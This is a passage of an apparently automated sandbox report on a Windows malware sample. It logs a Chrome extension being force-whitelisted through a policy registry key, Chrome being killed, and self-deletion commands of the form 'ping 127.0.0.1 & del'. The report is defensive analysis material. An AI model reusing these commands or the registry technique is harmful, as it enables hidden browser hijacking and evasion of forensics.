C:\Users\user\AppData\Local\crx.7z	unknown	32	success or wait	4	2D2DB1A	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghcldkeaofkhiakpjhppll\1.0.0.0_0\manifest.json	unknown	4096	success or wait	1	2D23578	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	4096	success or wait	1	2D23578	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences	unknown	4096	success or wait	1	2D23578	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\google\Chrome	success or wait	1	2D8F48F	RegCreateKeyExA
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\google\Chrome\ExtensionInstallWhitelist	success or wait	1	2D8F48F	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\google\Chrome\ExtensionInstallWhitelist	1	unicode	dedbikgghcldkeaofkhiakpjhppll	success or wait	1	2D8F4B6	RegSetValueExA

Analysis Process: cmd.exe PID: 6336 Parent PID: 1676

General

Start time:	17:36:41
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\Desktop\Cyjf6XGbkd.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Cyjf6XGbkd.exe	cannot delete	1	2C0374	DeleteFileW
C:\Users\user\Desktop\Cyjf6XGbkd.exe	cannot delete	1	2C0374	DeleteFileW

Analysis Process: conhost.exe PID: 4328 Parent PID: 6336

General

Start time:	17:36:41
Start date:	29/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: PING.EXE PID: 6452 Parent PID: 6336

General

Start time:	17:36:43
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\PING.EXE
Wow64 process (32bit):	true
Commandline:	ping 127.0.0.1 -n 3
Imagebase:	0x1120000
File size:	18944 bytes
MD5 hash:	70C24A306F768936563ABDADB9CA9108
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: cmd.exe PID: 6012 Parent PID: 576

General

Start time:	17:36:46
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /c taskkill /f /im chrome.exe
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: 1611970637183.exe PID: 6028 Parent PID: 476

General

Start time:	17:36:47
Start date:	29/01/2021
Path:	C:\Users\user\AppData\Roaming\1611970637183.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\1611970637183.exe' /sjson 'C:\Users\user\AppData\Roaming\1611970637183.txt'
Imagebase:	0x400000
File size:	103632 bytes
MD5 hash:	EF6F72358CB02551CAEBE720FBC55F95
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecvFEAD.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	4056C4	GetTempFileNameW
C:\Users\user\AppData\Roaming\1611970637183.txt	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	405369	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecvFEAD.tmp	success or wait	1	403F1D	DeleteFileW

File Written

[illegible]

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ecvFEAD.tmp	unknown	1024	success or wait	1	405E60	ReadFile
C:\Users\user\AppData\Local\Temp\ecvFEAD.tmp	unknown	32768	success or wait	1	405E60	ReadFile
C:\Users\user\AppData\Local\Temp\ecvFEAD.tmp	unknown	32768	success or wait	2	405E60	ReadFile
C:\Users\user\AppData\Local\Temp\ecvFEAD.tmp	unknown	32768	success or wait	6	405E60	ReadFile

Analysis Process: conhost.exe PID: 1972 Parent PID: 6012

General

Start time:	17:36:47
Start date:	29/01/2021
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: taskkill.exe PID: 5740 Parent PID: 6012

General

Start time:	17:36:48
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\taskkill.exe
Wow64 process (32bit):	true
Commandline:	taskkill /f /im chrome.exe
Imagebase:	0x330000
File size:	74752 bytes
MD5 hash:	15E2E0ACD891510C6268CB8899F2A1A1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: cmd.exe PID: 6752 Parent PID: 576

General

Start time:	17:36:49
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe	cannot delete	1	2C0374	DeleteFileW
C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe	cannot delete	1	2C0374	DeleteFileW

Analysis Process: conhost.exe PID: 6528 Parent PID: 6752

General

Start time:	17:36:50
Start date:	29/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: 6624 Parent PID: 6752

General

Start time:	17:36:50
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\PING.EXE
Wow64 process (32bit):	true
Commandline:	ping 127.0.0.1 -n 3
Imagebase:	0x1120000
File size:	18944 bytes
MD5 hash:	70C24A306F768936563ABDADB9CA9108
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: ThunderFW.exe PID: 7156 Parent PID: 476

General

Start time:	17:36:59
Start date:	29/01/2021
Path:	C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe ThunderFW 'C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe'
Imagebase:	0x990000
File size:	73160 bytes
MD5 hash:	F0372FF8A6148498B19E04203DBB9E69
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	- Detection: 0%, Metadefender, Browse - Detection: 2%, ReversingLabs

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
----------	------	------	------	------------	-------	----------------	--------

Analysis Process: cmd.exe PID: 6236 Parent PID: 476

General

Start time:	17:37:05
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3DBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6304 Parent PID: 6236

General

Start time:	17:37:05
Start date:	29/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: 4248 Parent PID: 6236

General

Start time:	17:37:06
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\PING.EXE
Wow64 process (32bit):	true
Commandline:	ping 127.0.0.1 -n 3
Imagebase:	0x1120000
File size:	18944 bytes
MD5 hash:	70C24A306F768936563ABDADB9CA9108
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis

